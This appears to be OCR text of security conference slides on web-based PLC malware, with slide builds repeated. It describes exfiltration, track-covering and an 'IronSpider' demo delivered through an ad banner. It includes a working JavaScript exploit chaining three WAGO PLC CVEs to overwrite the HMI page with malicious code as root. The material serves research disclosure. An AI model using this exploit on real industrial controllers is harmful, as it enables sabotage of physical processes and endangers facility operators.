


	Web-Based	Control Logic	Firmware
Admin Settings	✓		✓
Sabotage	✓	✓	✓
Exfiltration	✓		

✓= Possible Malicious Activity


Real-time Exfiltration Explained

- The unique decoupled architecture of web-based PLC malware allows it to have a C&C connection, even when the PLC itself is in an isolated network



ICS Network
Web Application Back End
Legitimate API calls
Web Application Front End
Normal-looking web traffic
3rd-Party Web Application Back End

Real-time Exfiltration Explained

- The unique decoupled architecture of web-based PLC malware allows it to have a C&C connection, even when the PLC itself is in an isolated network


ICS Network
Web Application Back End
Legitimate API calls
Web Application Front End
Normal-looking web traffic
3rd-Party Web Application Back End
Client devices are often on the perimeter of these networks since they need both PLC and Internet access

“Web-Based” PLC Malware Lifecycle



Stage 4) Cover Tracks

Stage 4) Cover Tracks

- Lastly, since we are in a very privileged vantage point (in some aspects, more so than even CL), we can self-destruct

Stage 4) Cover Tracks

- Lastly, since we are in a very privileged vantage point (in some aspects, more so than even CL), we can self-destruct
- Overwrite own payload with something benign

Stage 4) Cover Tracks

- Lastly, since we are in a very privileged vantage point (in some aspects, more so than even CL), we can self-destruct
- Overwrite own payload with something benign
- Unregister all Service Workers

Stage 4) Cover Tracks

- Lastly, since we are in a very privileged vantage point (in some aspects, more so than even CL), we can self-destruct
- Overwrite own payload with something benign
- Unregister all Service Workers
- (extreme) factory reset PLC using legitimate web API

Agenda

Background

What is a PLC and how do you hack it?

Industry Changes

What are the implications of embracing web tech?

Web-Based PLC Malware

Can malware live in the web front-end layer?

Real-World Example

Can NSA-level Windows 0days be replaced by an ad banner?

Example Infection via 0day Web Bugs

Example Infection via 0day Web Bugs

- Found and exploited real zero-day vulnerabilities in the latest WAGO PLC firmware

Example Infection via 0day Web Bugs


- Found and exploited real zero-day vulnerabilities in the latest WAGO PLC firmware
- Demonstrate a “web-access” infection

Example Infection via 0day Web Bugs

- Found and exploited real zero-day vulnerabilities in the latest WAGO PLC firmware
- Demonstrate a “web-access” infection
- Chain of cross-origin bugs let any third-party website override the PLC Webvisu HMI page with malicious front-end code

Example Infection via 0day Web Bugs


- Found and exploited real zero-day vulnerabilities in the latest WAGO PLC firmware
- Demonstrate a “web-access” infection
- Chain of cross-origin bugs let any third-party website override the PLC Webvisu HMI page with malicious front-end code
- Attack is automatically launched when any machine inside the facility views this website




```
/*
Kill Chain to deploy Iron Spider into the transpiled PLC GUI file:
  1) CVE-2022-45139 - CORS Misconfiguration - adding "/x.pdf" to any
        API endpoint will trick the webserver into responding with a
        wildcard "Access-Control-Allow-Origin," allowing it to be
        called cross-origin
  2) CVE-2022-45138 - Authentication Bypass - intentionally leaving
        off cookies and adding "renewSession:true" will force the
        webserver to utilize a guest user account, which accidently
        has permission to call several APIs
  3) CVE-2022-45140 - Arbitrary File Upload - the "network_config" API
         can be tricked into writing arbitrary content at an arbitrary
         location using root privileges via the undocumented "--error-
        msg-dst" argument
*/
async function exploit(wagoIP,filepath,content){
  let resp = await fetch(
    "https://"+wagoIP+"/wbm/php/parameter/configtools.php/x.pdf",
    {
      method:"post",
      body: JSON.stringify(
        {"aDeviceParams":[{"name": "network_config","parameter": ["--
              restore",content,"--error-msg-dst",filepath],"multiline"
              : false}],"renewSession":true})
  });
  if (resp.ok) {
    let j = await resp.json();
    return j.aDeviceResponse[0].status == 2
  }
  return false
}
/*
    Usage: Call exploit() with the path of the WebVisu GUI file and
         the source code of the WB PLC Malware
*/
exploit(
  wagoIPAddress,
  "/home/codesys_root/PlcLogic/visu/webvisu.htm",
  ironSpiderCode
).then((success)=>{
  if (success) { console.log("Exploit Successful") }
})
```

Real-World Test – IronSpider!

Real-World Test – IronSpider!




Real-World Test – IronSpider!




Real-World Test – IronSpider!

- Malware was deployed when the operator looked at our ad banner




Real-World Test – IronSpider!

- Malware was deployed when the operator looked at our ad banner
- Used browser cache to survive PLC hardware replacement



